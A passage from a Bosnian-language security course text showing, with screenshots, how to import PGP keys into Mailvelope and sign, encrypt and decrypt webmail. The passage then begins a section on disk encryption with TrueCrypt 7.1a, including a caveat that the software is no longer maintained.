
U nastavku je pokazana upotreba Mailvelope kroz primjer. Kompletne upute za instalaciju i upotrebu Mailvelope u podržanim web preglednicima, Chrome i Firefox, nalaze se na Mailvelope web stranici sa dokumentacijom [41].

Prije upotrebe Mailvelope za šifriranje poruka e-pošte potrebno je imati odgovarajuće parove ključeva. Mailvelope podržava generisanje ključeva na sličan način kao i Enigmail. Kako je rečeno u postavci zadatka ovdje se koriste ključevi generisani u prethodnom zadatku. Ovim se i pokazuje na koji način se ključ može

⁴ Na ovom Chrome web pregledniku jezik korisničkog interfejsa je bosanski.



Slika 2.13: Dodavanje Mailvelope u Chrome




Slika 2.14: Dugme za aktivaciju Mailvelope u Chrome

prenijeti u drugu aplikaciju ili na drugi računar.

Klikom na Mailvelope dugme u Chrome, te izborom stavke "Options" dolazi se do ekrana za podešavanje Mailvelope. Izborom stavke "Key Ring" sa menija na vrhu ekrana, te stavke "Import Keys" dolazi se do ekrana za uvoz (*Import*) ključeva u Mailvelope. Sada je moguće u prozor za unos teksta kopirati sadržaj

datoteka sa ključevima ili izborom opcije "Select a key text file to import" izabrati datoteku sa ključem kao na slici 2.15.




Slika 2.15: Mailvelope - uvoz ključa

Na sličan način moguće je uvesti i javne ključeve iz datoteka, što je i učinjeno za jednog primaoca, čiji javni ključ je sačuvan u datoteku u prethodnom zadatku.

Nakon inicijalne instalacije, Mailvelope ima predefinisane liste davalaca usluga web pristupa e-pošti (njihovih domenskih imena) za koje ima ugrađenu podršku. Do te liste se može doći putem klika na Mailvelope dugme u Chrome, te izborom stavke "Options", te ponovo izborom stavke "Options" sa menija na vrhu ekrana, te stavke "List of Mail Providers". Sa tog ekrana moguće je dodati nove davaoce ove usluge, odnosno domene na kojim će se moći šifrirati poruke upotrebom Mailvelope.

Pošto domeni koji su korišteni u prvom zadatku nisu na ovoj listi potrebno ih je dodati. Chrome preglednik na Windows OS koristi korisnik čija je adresa

na domenu `bih.net.ba`, pa je taj domen potrebno dodati u Mailvelope. Klikom na "+ Add new site" otvara se prozor u koji treba dati ime tom davaocu usluge (polje "Site") te unijeti domen na kom se nalazi (polje "Domain match pattern"). Za ime je izabrano "BihNet", a za domen domen na kom se nalazi adresa e-pošte `*.bih.net.ba`.⁵, kao na slici 2.16.



Slika 2.16: Mailvelope - Dodavanje Mail Provider


Sada je sve spremno za upotrebu Mailvelope za kriptografsku zaštitu poruke e-pošte. Prilikom pisanja poruka na webmail davaocima usluge koji su dodani u Mailvelope u prozoru za pisanje poruke se pojavljuje ikona koja omogućava aktivaciju Mailvelope. Ikona je označena crvenim na slici 2.17.

Nakon klika na ikonu otvara se poseban Mailvelope prozor za pisanje poruka koje mogu biti potpisane ili šifrirane.⁶ Nakon upisivanja teksta poruke klikom da odgovarajuće dugme moguće je poruku potpisati ili šifrirati. Izgled ovog prozora prikazan je na slici 2.18


Po kliku na dugme "Sign" otvara se prozor za izbor ključa za potpisivanje. Ponuđene su samo adrese e-pošte za koje Mailvelope ima privatni ključ. Po izboru ključa vezanog za adresu `mrdovic@bih.net.ba` otvara se prozor za unos lozinke

⁵ * ispred imena domena je obavezna

⁶ Tekuća verzija Mailvelope, u vrijeme pisanja, ne podržava potpisivanje šifriranih poruka




Slika 2.17: Mailvelope - Ikona u prozoru za pisanje poruke



Slika 2.18: Mailvelope - prozor za pisanje poruke

(*passphrase*)⁷ za pristup ključu kao na slici 2.19



Slika 2.19: Mailvelope - potpisivanje poruke


Unosom korektnne *passphrase* pokreće se proces generisanja potpisa. Po završetku ovog procesa u prozoru se nalazi poruka sa potpisom ispod nje kao na slici 2.20

Ovu poruku sa potpisom sada je moguće prebaciti u originalni prozor za unos poruke unutar webmail⁸ klikom na dugme "Transfer". Sada je ovu poruku i potpis moguće poslati standardnim klikom na dugme "Pošalji" na webmail kao na slici 2.21.

Ovdje je pokazan postupak pisanja i potpisivanja (isto se odnosi i na šifriranje) poruke u Mailvelope prozoru, što je podrazumjevano ponašanje od Mailvelope verzije 0.6. Mailvelope omogućava kriptografske operacije i unutar prozora webmail davaoca usluge, ali taj način ima sigurnosne implikacije i mora se posebno aktivirati. Za više detalja vidjeti [41].


⁷ To je isti *passphrase* koji je postavljen za ključ koji je generisan u Enigmail i uvezen u Mailvelope

⁸ U kom je kliknuto na Mailvelope ikonu




Slika 2.20: Mailvelope - potpisana poruka

Na prijemnoj strani potpisane poruke (Firefox na Ubuntu Linux) potrebno je dodati Mailvelope u Firefox web preglednik, uvesti potrebne ključeve i dodati davaoca webmail usluge. Procedura je jednostavna i slična onoj za Chrome na Windows. Otvaranjem potpisane poruke Mailvelope prikazuje znak zapečaćene koverta kao na slici 2.22 čime pokazuje da je poruka potpisana.



Slika 2.21: Webmail - slanje Mailvelope potpisane poruke




Slika 2.22: Mailvelope - provjera potpisane poruke

Nakon klika na zapečaćenu kovertu Mailvelope provjerava potpis i ako je ispravan prikazuje poruku uz oznaku da je potpisana i informaciju o potpisniku kao na slici 2.23.

Da bi se pokazalo šifriranje i dešifriranje poruka e-pošte upotrebom Mailvelope ova potpisana poruka je šifrirana i prosljeđena na treću, Gmail⁹, adresu. Prethodno je dobavljen i u Mailvelope dodat javni ključ vezan za tu adresu. Klikom na dugme "Forward" otvara se prozor za unošenje adrese na koju se prosljeđuje poruka, te mogućnošću izmjene sadržaja koji se prosljeđuje. Klikom na Mailvelope ikonu u prozoru za tekst poruke otvara se Mailvelope prozor. U prozor je prebačen kompletan sadržaj poruke. Sada je moguće izmijeniti poruku te je šifrirati klikom na dugme "Encrypt" kao na slici 2.24.

⁹ Oba davaoca usluge e-pošte iz dosadašnjih primjera koriste Zimbra softver za realizaciju webmail. Iz tog razloga poruka je šifrirana i poslana Gmail adresu da se vidi kako Mailvelope radi i u drugim webmail aplikacijama.



Slika 2.23: Mailvelope - prikaz potpisane poruke


Nakon toga se pojavljuje prozor u kom je potrebno izabrati prijemnika za kog se poruka šifrira, odnosno njegov javni ključ. Kada je izabrano kome se poruka šifrira, obavlja se šifriranje i u Mailvelope prozoru se pojavljuje šifrirane poruka. Klikom na dugme "Transfer" na dnu ovog prozora šifrirana poruke se prebacuje u originalni prozor za unos poruke unutar webmail. Sada se ta poruka klikom na dugme "Send" može poslati kako je prikazano na slici 2.25.

Ova šifrirana poruka kod prijemnika na Gmail¹⁰ prikazuje se znakom koverta preko koje je katanac kao na slici 2.26 čime pokazuje da je poruka šifrirana.

Klikom na ikonu koverta sa katancom pojavljuje se prozor na kom je potrebno unijeti lozinku (*passphrase*) za pristup privatnom ključu koji je potreban za dešifriranje poruke. Po unosu ispravne lozinke prikazuje se dešifrirana poruka.


Iako su ovdje postupci potpisivanja i šifriranja poruka e-pošte, upotrebom Enigmail u klijentu e-pošte i upotrebom Mailvelope u web pregledniku prikazani odvojeno, rezultat je isti u oba slučaja. Poruke potpisane ili šifrirane sa Enigmail mogu

¹⁰ U korištenim web preglednik bilo je neophodno instalirati Mailvelope, ali nije bilo potrebno dodavati Gmail u Mailvelope jer je on uvršten u inicijalnu instalaciju.



Slika 2.24: Mailvelope - šifriranje poruke

se provjeriti i dešifrirati sa Mailvelope i obratno. Uslov je naravno posjedovanje odgovarajućih ključeva, što i jeste osnova sigurnosti kriptografije.



Slika 2.25: Slanje Mailvelope šifrirane poruke


2.3 Šifriranje podataka na trajnom mediju

Upotrebom programa TrueCrypt¹¹ potrebno je omogućiti šifriranje podataka na disku. Ako je moguće, koristiti USB *stick*, tako da se podaci šifriraju na jednom računaru (i OS-u), a dešifriraju na drugom.¹²

Rješenje: Potrebno je instalirati TrueCrypt softver na računare na kojima će se

¹¹ TrueCrypt fondacija objavila je 28.5.2014. da se TrueCrypt softver više ne održava i da može imati sigurnosnih propusta[25]. U nedostatku adekvatne alternative ovdje je korišten TrueCrypt verzija 7.1a za koju Gibson Reserach Corporation, kao i neki drugi autori i organizacije, kažu da je i dalje sigurna za upotrebu [9]. Sigurnosna revizija TrueCrypt koda verzije 7.1a, izvršena 13.3.2015., nije pronašla sigurnosne propuste zbog kojih bi se TrueCrypt mogao smatrati nesigurnim za upotrebu [2]. Nasljednici TrueCrypt imaju sličan pristup provođenju ovdje objašnjenih operacija.

¹² TrueCrypt je Open Source program koji postoji u verzijama za Windows i Linux, tako da studenti sami mogu izabrati pod kojim operativnim sistemom će realizovati ovaj zadatak



Slika 2.26: Prikaz Mailvelope šifrirane poruke

vršiti šifriranje i dešifriranje datoteka. Pošto se TrueCrypt softver više ne održava i nije dostupan na svojoj originalnoj lokaciji, instalacione datoteke moguće je preuzeti sa lokacije¹³:

<https://www.grc.com/misc/truecrypt/truecrypt.htm>

Dostupne su verzije za Windows, Linux i MAC OS. Detaljne korisničke upute za TrueCrypt [15] dostupne su sa iste lokacije. Ovdje će biti pokazane samo neke osnovne mogućnosti TrueCrypt softvera. Za više detalja potrebno je pročitati pomenute korisničke upute.

